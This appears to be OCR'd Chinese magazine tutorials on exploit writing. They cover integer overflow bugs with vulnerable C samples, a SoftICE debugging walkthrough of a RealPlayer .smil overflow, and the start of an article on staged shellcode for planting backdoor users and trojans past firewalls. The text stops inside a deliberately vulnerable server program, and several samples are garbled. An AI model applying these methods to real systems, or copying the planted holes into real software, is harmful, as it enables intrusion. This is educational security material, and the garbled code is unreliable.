无符号整数的下溢问题是由于无符号整数不能识别负数所导致的。示例代码如下：

```
BOOL fun(size_t  cbSize)
{
    if(cbSize > 1024)
        rerurn FALSE;
    char *pBuf = new char[cbSize    1];
    // 未对 new 的返回值进行检查
memset(pBuf, 0x90, cbSize    1);
.........
return TRUE;
}
```

在上面代码中，在调用new分配内存后，程序未对调用结果的正确性进行检测。如果cbSize为0的话，则cbSize-1为-1。但是memset中第3个参数本身是无符号数，因此会将-1视为正的0xffffffff，函数执行之后程序当然就只有崩溃了。

无符号整数的上溢问题也不难理解，示例代码如下：

```
BOOL fun(char *s1, size_t  len1, char *s2, size_t len2)
{
if(len1 + len2 + 1 > 1024)
    return FALSE;
char pBuf = new char[len1 + len2 + 1];
if(buf == NULL)
    return FALSE;
memcpy(buf, s1, len1);
memcpy(buf + len1, s2, len2); // 可能造成程序崩溃
    ......
return TRUE;
}
```

本例子中代码看起来没什么问题，该检测的地方也都检测了。但这段代码却可能出现整数上溢问题，len1和len2都是无符号整数，如果len1 = 8，len2 = 0xffffffff，由于加操作的限制，8+0xffffffff+1产生的结果是8。也就是说，new操作只分配8字节的内存，而后面却要进行长达0xffffffff的串拷贝工作，结果肯定也是程序崩溃。

2.符号的问题

符号问题可以是多种多样的，但有几点是应该注意的。

①有符号整数之间的比较。

②有符号整数的运算。

③无符号整数和有符号整数的对比。

这里举一个典型的例子。

```
int copy_something(char *buf, int len)
{
    char szBuf[800];
    if(len > sizeof(szBuf))   /* [1] */
{
        return -1;
    }

    return memcpy(szBuf, buf, len);   /* [2] */
}
```

上面代码的问题在于memcpy使用无符号整数作为len参数，但是在之前的数据边界检测使用了有符号整数。假设提供一个负数的len，这样可以绕过[1]的检测，但是这个值同样被使用在[2]的memcpy函数的参数里面，en可能被转换成一个非常大的正整数，导致kbuf缓冲区后面的数据被重写，进而使得程序崩溃。

3.截断的问题

截断问题主要发生在大范围整数（如32位）拷贝给小范围整数（如16位）的时候可能产生的。同样来看一个例子：

```
BOOL fun(byte *name,  DWORD cbBuf)
{
    unsigned short cbCalculatedBufSize = cbBuf;
    byte *buf = new byte[cbCalculatedBufSize];
    if (buf = = NULL)
        return FALSE;
    memcpy(buf, name, cbBuf);
        ......
    return TRUE;
}
```

如果cbBuf是0x00010020，又会如何呢？cbCalculatedBufSize只有0x20，因为只从0x00010020 复制了低16位。因此，仅分配了0x20个字节，并且0x00010020 字节复制到新分配的目标缓冲区中。

如果整数溢出发生，之后的所有相关操作的结果都将发生变化。与缓冲区溢出不同的是，整数溢出发生时不会马上发生异常，即使程序执行结果与预期的不同，也很不容易发现问题所在。

前面提到，整数溢出在很多时候会导致缓冲区溢出漏洞的发生，包括堆栈溢出和对溢出。但并不是所有由整数溢出导致的缓冲区溢出都是可以利用的。相反，大多数情况是不能利用的，原因就在于其中涉及到诸如近乎4GB这样的大内存操作，会发生段错误。下面针对可以利用的堆栈和堆溢出，分别举例。

整数溢出：堆栈溢出及简单利用例子

由整数溢出导致的可利用堆栈溢出的示例代码如图

3 所示。

```
char overflow[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90";
BOOL fills(int i)
{
    unsigned short s;
    char szBuf[8];
    s = i;
    if(s > 8) //边界检测
        return FALSE;
    if(i > sizeof(overflow))
        memcpy(szBuf, overflow, sizeof(overflow));
    else
        memcpy(szBuf, overflow, i);
    return TRUE;
}
int main(int argc, char *argv[])
{
    int i;
    if(argc != 2)
        return -1;
    i = atoi(argv[1]);
    fills(i);
    return 0;
```

图 3

当输入超过unsigned short范围（如65538），在执行s = i后发生了unsigned short溢出，此时得到的s为65538%65536 = 2，从而躲避了后面的边界检测。继续往下执行时发生异常，如图4 所示。




图 4

可见，已经将函数fills的返回地址覆盖为我们可以控制的数据0x90909090。我们这时可以像一般的堆栈溢出利用那样利用该漏洞了，这里不再多讲。

尽管这样的例子在实际中几乎不出现，但它却有效地演示了有整数溢出导致堆栈溢出的原理和过程，对于以后我们分析真实的漏洞有所帮助。

整数溢出：堆溢出及简单利用例子

由整数溢出导致的堆溢出的示例代码如图5 所示。

```
#include "windows.h"
#include "stdio.h"
#include "winsock.h"

#pragma comment(lib, "ws2_32")

int main(int argc, char **argv)
{
    int nTotal;
    unsigned short sAlloc;
    char *pBuf1, *pBuf2;

    HANDLE hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 0x1000, 0xffff);

    nTotal = atoi(argv[1]);
    sAlloc = nTotal - 2;

    pBuf1 = (char *)HeapAlloc(hHeap, 0, sAlloc);
    pBuf2 = (char *)HeapAlloc(hHeap, 0, 32);

    HeapFree(hHeap, 0, pBuf1);
    HeapFree(hHeap, 0, pBuf2);

    return 0:
```

图 5

细心的读者很快就可以发现，上面这个例子其实和JPEG堆溢出漏洞的原理其实差不多。当输入为1时，用于分配内存的参数sAlloc为-1，但unsigned short类型却无法识别负数，从而认为是正数ffff，分别了超大的内存块，从而覆盖了后面的堆管理结构。

翻开最近一年内的漏洞公告，发现关于整数溢出方面的漏洞还真不少。就拿Windows下的漏洞来说吧，除了上面的JPEG处理漏洞外，还有LoadImage API溢出漏洞、PuTTY SFTP客户端包解析整数溢出漏洞、camel-lock-helper整数溢出漏洞等，其中camel-lock-helper漏洞来自于Evolution，这是一款类似Microsoft Outlook的GNOME应用程序。Evolution包含的camel-lock-helper应用程序存在一个整数溢出，本地和远程攻击者可以利用这个漏洞获得"mail"组特权。利用这个漏洞本地攻击者可以提升特权，远程攻击者可以设置一恶意POP服务器诱使用户使用Evolution连接，可导致以"mail"组权限在系统上执行任意指令。而且在Linux等其他操作系统下也有不少这样的漏洞。为了结合前面知识，这里简单介绍一些LoadImage API溢出漏洞的触发原理。

Windows的USER32库的LoadImage系统API 存在着整数溢出触发的缓冲区溢出漏洞，这个API允许加载一个bmp，cur，ico，ani格式的图标来进行显示，并根据图片格式里说明的大小加4来进行数据的拷贝，如果将图片格式里说明的大小设置为0xfffffffc-0xffffffff，则将触发整数溢出导致堆缓冲区被覆盖。攻击者可以构造恶意的bmp，cur，ico，ani格式的文件，嵌入到HTML页面，邮件中，发送给被攻击者，成功利用该漏洞则可以获得系统的权限。

由此可见，该漏洞是一个由整数溢出导致堆溢出的典型例子。相关技术细节如图6 所示。

1.漏洞描述：

WINDOWS的USER32库的LoadImage系统API 存在着整数溢出触发的缓冲区溢出漏洞，这个API允许加载一个bmp，cur，ico，ani格式的图标

来进行显示，并根据图片格式里说明的大小加4来进行数据的拷贝，如果将图片格式里说明的大小设置为0xfffffffc-0xffffffff，则将触发

整数溢出导致堆缓冲区被覆盖。攻击者可以构造恶意的bmp，cur，ico，ani格式的文件，嵌入到HTML页面，邮件中，发送给被攻击者，成功利

用该漏洞则可以获得系统的权限。

2.技术细节：

LoadImage函数的定义如下


图 6

小结

大家平时都注重普通的缓冲区溢出，特别是堆栈溢出技术，对于整数溢出等其他技术更多的是避而不谈。本文的目的是和大家一起来对整数溢出有个初步的认识，因此讲的大多是基础性的东西，举的例子也很简单。同时介绍了一些真实的整数溢出漏洞，有兴趣的朋友可以进行调试和利用，说不定可以有很多新发现。

适合读者：溢出爱好者，系统安全爱好者
前置知识：WIN32溢出基础

菜鸟版Expliot编写指南之十五：Realplay.smil文件溢出漏洞分析（续）



文/图 曹军/dangguai27

在《RealPlayer溢出分析+利用》一文中，我在简单分析了漏洞的原理后，然后提到了直接覆盖漏洞程序中线程相关的异常处理指针（SEH）来编写攻击代码。实践证明这种方法本身是可行的，尤其在无法定位函数返回地址EIP在堆栈中位置的情况下建议采用。但是当时的分析有一些东西并没有给出合理的说法，例如为何跟踪不了公告中给出的strcpy()函数、softice拦截不了非法的返回地址（如 EIP = 0x90909090）、溢出点究竟是怎样定位的等一些问题。既然分析问题，就应该尽量分析清晰，这样才能扎扎实实的进步。于是这两天工作之余有时间我就继续跟踪，解决了这些问题。结合上次的分析，下面和大家一起来看看这个漏洞究竟是这样触发的，也算是对上次分析的一个补充吧。

工具准备

安装中文版Realplay10（中国人嘛，感觉还是自己的语言看着舒服点），内部版本为6.0.12.857，如图1所示。当然，也可以安装公告中的其他有漏洞的版本。




图1

安装SOFTICE，我个人觉得这个在调试溢出漏洞中的作用最大。

查看Realplay10相关输入函数，反汇编工具WDASM32简单、实用。

最后，按照.smil文件格式构造具有溢出漏洞的.smil文件teat.smil，注意设置其screen-size属性为1700字节的0x90。这个在上次分析中有比较详细的介绍，大家可以进行对照。

OK，工具准备好之后，下面进行调试，步骤我写得比较详细，大家可以一步步跟着做就可以了。

调试方法及过程

打开SOFTICE，如果字体很小，则可通过set font 2命令来将显示的字体放大。

按Ctrl+D回到Windows下，打开SOFTICE的symbol loader。看看loaded symbols这一项中是否包含了ntdll.dll，如果没有，则通过File->Load Exports在system32下加载ntdll.dll，如图2所示。




图2

按Ctrl+D进入Softice空间，设置断点 Bpx ntdll!KiUserException-Dispatcher，该命令的功能是程序运行到ntdll.dll中的KiUserException-Dispatcher函数就停下来。KiUserException-Dispatcher函数是Windows异常处理中很重要的一个函数，它负责派发用户空间所有异常的处理函数地址到异常链中，因此每当用户层发生异常的时候就会调用这个函数（嘿嘿，这里有很多东西都是跟ISNO学的）。

回到Windows下，打开前面安装的RealPlayer10，从文件->打开中选中并打开刚才生成的test.smil。很快弹出SOFTICE，并停留在KiUserException-Dispatcher函数开始处。这时用命令d(*(esp+4) +b8)来异常发生时的EIP。有点云里雾里？其实很简单。

小知识 KiUserException-Dispatcher函数参数指向一个保存异常发生时寄存器的结构，该结构从偏移0x8c的位置开始保存各寄存器的值，具体如下：

0x8c	GS	0x90	FS
0x94	ES	0x98	DS
0x9c	EDI	0xa0	ESI
0xa4	EBX	0xa8	EDX
0xac	ECX	0xb0	EAX
0xb4	EBP	0xb8	EIP
0xbc	CS	0xc0	EFlags
0xc4	ESP	0xc8	SS

有了这个基础知识，我们就可以继续了。上面得到的EIP为0XB9F28560，这可能是函数的返回地址，也可能是其他指令的地址。有待进一步分析。

执行命令d fs:0看查当前线程相关异常处理函数指针位置位于0x0012f660，这与我上次那篇文章中是一致的。

执行命令d(*(esp+4) +b4)，得到异常发生时EBP的地址为0x0012f344，这个地址是堆栈中的地址。

执行命令d(*(esp+4) +c4)，得到异常发生时ESP的地址为0x0012f200。执行命令d es:0012f200，我们可以看到位于该地址的不远处，即0x0012f20c开始的地址就填充了我们的90 90 90 90……这时我们理一下头绪，异常发生的时候，ESP值比填充数据90的首地址还低，而该首地址离EBP距离为 L = 0x0012f344-0x0012f20c = 0x138=312字节，也就是说RealPlay可能是为存放screen-size属性分配了0x138字节的缓存，如果填充的90字节数超过这个值则发生溢出。如果真的是这样的话，则说明异常发生时EBP和ESP等寄存器的值都还没有发生变化，也就是说可能异常是在函数返回之前就发生了。带着这样一个想法，我们来证明RealPlay为存放screen-size属性分配了0x138字节的缓存这样一个事实。

回到Windows，打开RealPlay回到SOFTICE中，执行命令addr Realpay后进入RealPlay的进程空间，设置断点 BPX 001b:6085f259，该地址比异常发生时EIP稍低一点，也就是说在发生异常的指令前面一点设置断点，便于跟踪。

按照前面的方法从RealPlayer中打开test.smil，SOFTICE再次弹出，果然停留在001b:6085f259处

```
001b:6085f259  LEA EDA, [EBP - 0138]
001b:6085f25F  REPNZ SCASB
……
001b:6085f273  REPZ MOVSD
……
001b:6085f2b9  CMP [EAX + 8C], EBX
……
```


从上面的语句可以看出，程序的确为存放screen-size属性分配了0x138字节的缓存。当指令执行到001b:6085f273 REPZ MOVSD是表示数据的拷贝，这里并不是用strcpy这样的函数，因此当然跟踪不到了。此外，当指令执行到001b:6085f2b9 CMP [EAX + 8C]，EBX时，EAX=0x90909090，当然也会出现内存访问非法，这时就会发生异常，而等不到函数返回了。

这样，这个漏洞的分析过程就告一段落了，至于漏洞的利用，直接参考《RealPlayer溢出分析+利用》一文就可以了。

小结：

通过本文，我介绍了RealServer.smil?漏洞的调试过程，其实针对的不仅仅是这样一个本地溢出漏洞，更重要的还是介绍一种方法。毕竟，攻防是一个很广阔的领域，对于方法的总结才真正有助于大家的提高。最后，希望本文对大家以后调试各种溢出漏洞会有点帮助，也欢迎与我交流。

适合读者：溢出爱好者，系统安全爱好者
前置知识：WIN32溢出基础



菜鸟版Expliot编写指南之十六：
突破溢出数据包长度限制
——编写分段传送的ShellCode（上）

文/图 曹军/dangguai27

很高兴又和大家见面了，按照惯例，我还是先简单地回顾以前的东西。在前面文章中，我们讨论了堆栈溢出的漏洞调试与分析、常规的漏洞利用方法、突破防火墙的ShellCode编写、XP+SP2和2003溢出保护机制的突破、商用溢出保护软件防护机制的突破等技术。下面，针对远程堆栈溢出技术，我们再看看当漏洞协议对攻击数据包长度有限制的时候，我们可以怎样去突破。

导火线——两漏洞利用的改进失败

回溯到2004年的3、4月，那正是大家热烈讨论FoxMail PunyLib.dll的From字段溢出漏洞的时候。作为菜鸟，我们都是把牛人们公布的添加用户的代码直接下载后编译、填好参数执行。呵呵，做过这事的朋友应该都有比较深刻的印象，那就是代码执行后达不到预想的效果——接收邮件的机器没有成功添加指定用户。后来在两台测试机器上截获数据包以及对SMTP协议逐条命令进行调试分析后，发现我们用的SMTP邮件服务器如Sina、163等，都改进了SMTP协议，而采用ESMTP协议，在EHLO与MAIL FROM命令之间，需要对Base64编码后的用户/口令进行验证。很快解决了ESMTP验证，最后终于调试成功了，成功地添加上了用户，然而成功仅此而已。对于FoxMail的这个漏洞，From字段的缓冲区只开设了0x104字节的大小，而服务最多允许用户向From字段发送0x200字节，溢出数据长度上的限制让我们无法将功能更加复杂的ShellCode一次性发送给漏洞程序。即使我们把ShellCode的主体部分放在0x200字节的开始处，也难以完

成复杂的功能，更不用说覆盖SEH了。如图1 所示。

```
|··shellcode 第1部分···|jmpesp|jmpback|shellcode 第2部分|···
```

图1

再回到2003年初，来看另一个例子——SQL Server的Resolution溢出漏洞，针对于SQL Server 2000 + SP2及以下版本。Resolution（解析）服务是SQL Server通过UDP的1434端口向外提供实例解析。如果向这个服务发送以0x2（0x3或0x4也可）开头的UDP数据，SQL Server会认为是合法的数据而进行解析，数据长度超过93个字节时由于没有进行长度检测而发生溢出。漏洞这里只是简单介绍，我们常规的利用是没问题的，溢出成功后在目标机器上监听新的端口、甚至通过反弹方式传送文件都可以。前段时间由于课题要求，需要将这个模块改写为通用的、能突破个人防火墙检测并传送木马文件的代码。这可让我为难了，因为无论我怎么压缩代码，ShellCode功能实现没问题，但是长度上总会超过1200字节，而该服务允许客户端发送的最大数据长度为1024。没办法，只能暂时作罢，这大概是我写汇编代码不够简练吧。

上面这两个例子向我们提出了一个问题：远程溢出漏洞利用中，在能编写简练汇编代码的基础上，如果ShellCode的功能要求复杂到其字节数远远超过漏洞一次能接收数据的最大长度的话，我们是否真的无计可施？答案当然是NO！

突破思路
——结合socket复用，将ShellCode分段传送

既然一次性传送超长的ShellCode有问题，那我们可以将ShellCode分为若干段 SC = SC1 + SC2 + SC3…其中，SC1的功能相对特殊，它负责接收并组合后面的各段ShellCode。

要实现上面这种ShellCode传送方式，我们再整理一下思路，流程如下。

1.对整个ShellCode按照功能进行分段

对各段的ShellCode要完成的功能要有清晰的认识，并明确各段传递方式。

例如，SC1负责接收后面的ShellCode，SC2负责创建后门用户，SC3～SC6负责像Sniffer一样在无端口情况下监听外界数据包，而其他SC又负责生成新的木马文件，或者SC2到最后一段SC的功能就是形成并执行一个大的木马等。不管他们的功能有多复杂，只要分工明确，一段一段传送，是肯定可以实现的。

关于各段ShellCode传送方式，可以是后面的所有段都由SC1来接收，也可以是每一段接收并执行后面的段，这个根据实际漏洞的情况而言。

2.发送SC1，即ShellCode的第一部分

SC1的功能是 先动态获取整个ShellCode所需API函数的地址，然后查找当前连接的通信的socket，并通过该socket来接收后面的各段ShellCode，组织并执行后面的ShellCode。因此，SC1的地位是很重要的，既要它能够至少接收并执行后面一段SC2，又要满足数据的长度限制。

3.依次发送各段ShellCode

后面的各段ShellCode的传送和执行方式前面已经说过，根据漏洞利用的实际要求来选择你自己的处理方式。但是最后一段ShellCode功能完成后一定要注意安全退出，避免对目标系统造成明显的影响。

模拟实现——漏洞代码示例

好了，下面给出一个问题程序：

```
/* 测试程序 */
#include "windows.h"
#include "winsock.h"
#include "stdio.h"
#pragma comment(lib, "ws2_32")
void fun(char *szIn)
{
char szBuffer[100];
   memset(szBuffer, 0, 100);
   strcpy(szBuffer, szIn);// 溢出发生
   printf("%s\n", szBuffer);
   return ;
     }
     int main(int argc, char *argv[])
     {
   if(argc != 3)
   {
          printf("usage: %s ip bindport\n");
          return -1;
   }
   WSADATA wsa;
   SOCKET sSock;
   sockaddr_in srv;
   int len;
   char szBuf1024] = {0};
   int nRcv;
        BOOL bFinish;
   int nPort;
